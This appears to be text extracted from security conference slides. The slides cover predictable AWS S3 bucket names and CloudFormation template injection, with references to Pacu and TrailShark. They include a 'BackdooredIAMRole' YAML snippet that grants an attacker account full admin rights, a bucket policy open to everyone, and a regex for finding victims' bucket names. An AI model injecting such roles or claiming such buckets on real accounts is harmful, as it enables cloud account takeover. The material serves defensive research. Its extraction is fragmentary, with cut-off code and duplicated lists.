




```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "s3:*" ,
      "Resource": [
        "arn:aws:s3:::cf-templates-123abcdefghi-eu-west-2/*",
        "arn:aws:s3:::cf-templates-123abcdefghi-eu-west-2"
      ]
    }
  ]
}
```

https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_evaluation-logic-cross-account.html

Information Disclosure




WHAT IF ...?

The Attacker Modifies the Template Files?

Resource Injection in CloudFormation Templates

Cloud Malware
Resource Inje




Resource Injection in CloudFormation Templates

Given an S3 bucket used for storing CloudFormation templates to be deployed this module will set up the S3 bucket notifications to trigger a lambda in another account when these templates are uploaded. This lambda will then inject an IAM admin role into the template, assuming this modification happens before the template is deployed, the user deploying is an admin, as well as deploys with the CAPABILITY_IAM permission (this more than likely the case) our IAM role will be deployed with the rest of the resources.

<https://rhinosecuritylabs.com/aws/cloud-malware-cloudformation-injection/>

https://github.com/RhinoSecurityLabs/pacu/wiki/Module-Details#cfn_resource_injection

CloudFormation: Full Attack Scenario



template.yaml


```

BackdooredIAMRole:
  Type: 'AWS::IAM::Role'
  Properties:
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: 'Allow'
          Principal:
            AWS: 'arn:aws:iam::<Attacker_ID>:root'
          Action: 'sts:AssumeRole'
    Policies:
      - PolicyName: 'default'
        PolicyDocument:
          Version: '2012-10-17'
          Statement:
            - Effect: 'Allow'
              Action: '*'
              Resource: '*'

```

by
tion

CloudFormation: Full Attack Scenario



CloudFormation: Important Points



Initiator needs IAM role management permissions to create admin role



Attackers can still modify resources based on the template file



Wait for new stack deployment in a new region

Victim Account

The Elephant in the Room



CloudFormation S3 Bucket Hash

[a-z0-9]{12}


cf-templates-**a3gju31ap90h**-us-east-1

Prefix

Hash

Region

4,738,381,338,321,616,896



The Hash

```
cloudformation-tool / lib / cloud_formation_tool.rb
Code Blame 172 lines (149 loc) · 4.08 KB Raw Copy Download Edit View
58 module CloudFormationTool
135 def s3_bucket_name(region)
  if bucket.nil?
    name = cf_bucket_name(region)
    log "Creating CF template bucket #{name}"
    awss3(region).create_bucket({
      acl: "private",
      bucket: name,
      object_ownership: 'BucketOwnerPreferred'
    }.merge(if region == 'us-east-1' then {} else { create_bucket_configuration: { location_constraint: region } } end))
    awss3(region).delete_public_access_block(bucket: name)
    name
  else
    bucket[:name]
  end
end
end

def cf_bucket_name(region, key = nil)
  # generate random key if one wasn't given
  key ||= (0..12).map { [*'a'..'z',*'0'..'9'][rand(36)] }.join
  "cf-templates-#{key}-#{region}"
end
end
```


The Hash

```
def cf_bucket_name(region, key = nil)
  # generate random key if one wasn't given
  key ||= ((0...12).map { [*'a'..'z',*'0'..'9'][rand(36)] }.join)
  "cf-templates-#{key}-#{region}"
end
```


```
end
end
def cf_bucket_name(region, key = nil)
  # generate random key if one wasn't given
  key ||= ((0...12).map { [*'a'..'z',*'0'..'9'][rand(36)] }.join)
  "cf-templates-#{key}-#{region}"
end
```



```
def cf_buck  
  # generat  
  key ||= (  
    "cf-temp  
end
```

```
] }.join)
```

Hash Discovery in Open-Source



```
Search: /cf-templates-[a-z0-9]{12}-[a-z]{2}-[a-z]+\d/
```

Filter by

- Code: 860
- Repositories: 0
- Issues: 14
- Pull requests: 9
- Discussions: 4
- Users: 0
- More

860 files (364 ms)

```
3531 ..mplateFromURL": "https://s3.amazonaws.com/cf-templates-...-us-east-1/..."
```

```
meta-labels/meta - deploy/cloudformation/README.md
```

```
29 - Metlo Manager: https://cf-templates-...-us-west-1.s3.us-west-1.amazonaws.com/...
```

```
30 - Metlo Ingestor: https://cf-templates-...-us-west-1.s3.us-west-1.amazonaws.com/...
```



```
Code Search
```

Filter results

- Code: 276
- Repositories: 0
- Paths: 2
- Symbols
- Commits
- Diffs

278 results in 6.75s

```
27 provisioning_artifact_parameters {
```

```
28   template_url = "https://s3.amazonaws.com/cf-templates-...-us-east-1/templ.json"
```

```
29 }
```

```
21028 //
```

```
21029 // "LoadTemplateFromURL": "https://s3.amazonaws.com/cf-templates-...-us-east-1/..."
```

```
21030 //
```

```
19 },
```

```
20   "Name": "cf-templates-...-us-east-1"
```

```
21 },
```

~1000

Eureka

aws [aws-samples/aws-glue-samples](#) · examples/notebooks/hudi2redshift-incremental-load.ipynb

Jupyter Notebook · master

```
115         "if 'TempDir' in args:\n",  
116         "     temp_dir = args['TempDir']\n",  
117         "if not temp_dir:\n",  
118         "     temp_dir = f"s3://aws-glue-assets-{{AWS_ACCOUNT_ID}}-{{REGION}}/temporary/\n",  
119         "\n",  
120         "jdbc_conf = glueContext.extract_jdbc_conf(connection_name=REDSHIFT_CONNECTION_NAME)\n",  
121     ]
```

Eureka

aws [aws-samples/aws-glue-samples](#) · examples/notebooks/hudi2redshift-incremental-load.ipynb

Jupyter Notebook · master

```
115         "if 'TempDir' in args:\n",  
116             "            temp_dir = args['TempDir']\n",  
117         glue_assets = GlueAssetsFactory(\n",  
118             glue_catalog=glue_catalog,\n",  
119             temp_dir=temp_dir,\n",  
120             jdbc_conf = glueContext.extract_jdbc_conf(connection_name=REDSHIFT_CONNECTION_NAME)\n",  
121     ]
```

glue-assets-{AccoutId}-{Region}}



glue-

-{Region}

Exploring Potential Vulnerabilities



Open-Source



Documentation





Crawling



Automation

TrailShark



Step 1

Create stack

Step 2

Specify stack details

Step 3

Configure stack options

Step 4

Review and create

Create stack

Prerequisite - Prepare template

Prepare template

Every stack is based on a template. A template is a JSON or YAML file that contains configuration information about the AWS resources you want to include in the stack.

Template is ready

Use a sample template

Create template in Designer

Specify template

A template is a JSON or YAML file that describes your stack's resources and properties.

Template source

Selecting a template generates an Amazon S3 URL where it will be stored.

Amazon S3 URL
Provide an Amazon S3 URL to your template.

Upload a template file
Upload your template directly to the console.

Sync from Git - new
Sync a template from your Git repository.

Upload a template file

hello_world.yaml

JSON or YAML formatted file

S3 URL: Will be generated when template file is uploaded



Welcome to Wireshark

Open

- /Users/ofekitch/Downloads/cool_recording.pcapng (16 MB)
- /Users/ofekitch/Downloads/male.pcapng (52 MB)
- /Users/ofekitch/Downloads/create_stack_normal.pcapng (13 MB)
- /Users/ofekitch/Downloads/traceeshark-f578e4ea-fccc-4ae6-9f77-c5e8ccf3955e.pcapng (6120 Bytes)
- /Users/ofekitch/Downloads/traceeshark-99ae9be4-8146-4232-9677-70101034e186.json (8766 KB)
- /Users/ofekitch/Downloads/glue_recording.pcapng (101 MB)
- /Users/ofekitch/Downloads/canvas.pcapng (213 MB)
- /Users/ofekitch/Downloads/service_catalog.pcapng (41 MB)
- /Users/ofekitch/Downloads/create_stack_with_app.pcapng (5756 KB)
- /Users/ofekitch/Downloads/aws_apprunner.pcapng (27 MB)

Capture

...using this filter: All interfaces shown

- Ethernet Adapter (en0): en0
- Ethernet Adapter (en5): en5
- Ethernet Adapter (en6): en6
- Thunderbolt 1: en1
- Thunderbolt 2: en2
- Thunderbolt 3: en3
- Thunderbolt Bridge: bridge0
- Subosen 4K Graphic Docking: en7
- gif0
- stf0
- Cisco remote capture: ciscodump
- TrailShark: cloudtrail
- Random packet generator: randpkt
- SSH remote capture: sshdump
- UDP Listener remote capture: udpdump
- Wi-Fi remote capture: wifidump

Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#) · [SharkFest](#) · [Wireshark Discord](#) · [Donate](#)

You are running Wireshark 4.2.3 (v4.2.3-0-ga15d7331476c). You receive automatic updates.

TrailShark

CreateUploadBucket [permission only]	Grants permission to upload templates to Amazon S3 buckets. Used only by the AWS CloudFormation console and is not documented in the API reference	Write
--------------------------------------	---	-------



Event Name	Region	Destination	User Agent
DescribeRegions	us-east-1	ec2.amazonaws.com	Boto3/1.34.69 md/Botocore#1.34.6
CreateBucket	eu-south-1	s3.amazonaws.com	cloudformation.amazonaws.com
UnknownBucket (Rule)			
PutBucketEncryption	eu-south-1	s3.amazonaws.com	cloudformation.amazonaws.com
PutBucketPublicAccessBlo...	eu-south-1	s3.amazonaws.com	cloudformation.amazonaws.com

<https://github.com/Aqua-Nautilus/TrailShark>


```
serverless-{AWS::AccountId}-{AWS::Region}
eks-emr-cluster-pod-templates-{AWS::AccountId}-{AWS::Region}
dstack-{AWS::AccountId}-{AWS::Region}
s3-analytics-{AWS::AccountId}-{AWS::Region}
macro-template-default-{AWS::AccountId}-{AWS::Region}
aws-glue-segment-dev-{AWS::AccountId}-{AWS::Region}
spp-code-{AWS::AccountId}-{AWS::Region}
sra-staging-{AWS::AccountId}-{AWS::Region}
codebuild-{AWS::Region}-{AWS::AccountId}
aws-glue-studio-transforms-{AWS::AccountId}-prod-{AWS::Region}
aws-waf-logs-{AWS::AccountId}-{AWS::Region}
aws-analytics-immersion-{AWS::AccountId}
aws-vpc-flow-logs-{AWS::AccountId}-{AWS::Region}
aws-pca-revocation-crl-{AWS::AccountId}
terraform-state-{AWS::AccountId}-{AWS::Region}
aws-landing-zone-s3-access-logs-{AWS::AccountId}-{AWS::Region}
sc-terraform-engine-state-{AWS::AccountId}-{AWS::Region}
aws-glue-scripts-{AWS::AccountId}-{AWS::Region}
terraform-engine-bootstrap-{AWS::AccountId}-{AWS::Region}
aws-glue-jars-{AWS::AccountId}-{AWS::Region}
aws-accelerator-central-logs-{AWS::AccountId}-{AWS::Region}
sam-artifacts-{AWS::AccountId}-{AWS::Region}
cdk-hnb659fds-assets-{AWS::AccountId}-{AWS::Region}
aws-emr-resources-{AWS::AccountId}-{AWS::Region}
aws-glue-assets-{AWS::AccountId}-{AWS::Region}
elasticbeanstalk-{AWS::Region}-{AWS::AccountId}
aws-cloudtrail-logs-{AWS::AccountId}-{Hash}
sagemaker-{AWS::Region}-{AWS::AccountId}
aws-athena-query-results-{AWS::AccountId}-{AWS::Region}
aws-logs-{AWS::AccountId}-{AWS::Region}
codepipeline-{AWS::Region}-{AWS::AccountId}
aws-codestar-{AWS::Region}-{AWS::AccountId}
aws-controltower-logs-{AWS::AccountId}-{AWS::Region}
aws-emr-studio-{AWS::AccountId}-{AWS::Region}
```

```
serverless-{AWS::AccountId}-{AWS::Region}
eks-emr-cluster-pod-templates-{AWS::AccountId}-{AWS::Region}
dstack-{AWS::AccountId}-{AWS::Region}
s3-analytics-{AWS::AccountId}-{AWS::Region}
macro-template-default-{AWS::AccountId}-{AWS::Region}
aws-glue-segment-dev-{AWS::AccountId}-{AWS::Region}
spp-code-{AWS::AccountId}-{AWS::Region}
sra-staging-{AWS::AccountId}-{AWS::Region}
codebuild-{AWS::Region}-{AWS::AccountId}
aws-glue-studio-transforms-{AWS::AccountId}-prod-{AWS::Region}
aws-waf-logs-{AWS::AccountId}-{AWS::Region}
aws-analytics-immersion-{AWS::AccountId}-{AWS::Region}
aws-vpc-flow-logs-{AWS::AccountId}-{AWS::Region}
aws-pca-revocation-crl-{AWS::AccountId}-{AWS::Region}
terraform-state-{AWS::AccountId}-{AWS::Region}
aws-landing-zone-s3-access-logs-{AWS::AccountId}-{AWS::Region}
sc-terraform-engine-state-{AWS::AccountId}-{AWS::Region}
aws-glue-scripts-{AWS::AccountId}-{AWS::Region}
terraform-engine-bootstrap-{AWS::AccountId}-{AWS::Region}
aws-glue-jars-{AWS::AccountId}-{AWS::Region}
aws-accelerator-central-logs-{AWS::AccountId}-{AWS::Region}
sam-artifacts-{AWS::AccountId}-{AWS::Region}
cdk-hnb659fds-assets-{AWS::AccountId}-{AWS::Region}
aws-emr-resources-{AWS::AccountId}-{AWS::Region}
aws-glue-assets-{AWS::AccountId}-{AWS::Region}
elasticbeanstalk-{AWS::Region}-{AWS::AccountId}
aws-cloudtrail-logs-{AWS::AccountId}-{Hash}
sagemaker-{AWS::Region}-{AWS::AccountId}
aws-athena-query-results-{AWS::AccountId}-{AWS::Region}
aws-logs-{AWS::AccountId}-{AWS::Region}
codepipeline-{AWS::Region}-{AWS::AccountId}
aws-codestar-{AWS::Region}-{AWS::AccountId}
aws-controltower-logs-{AWS::AccountId}-{AWS::Region}
aws-emr-studio-{AWS::AccountId}-{AWS::Region}
```

Which services are responsible for these buckets?

Are they exploitable?



Glue



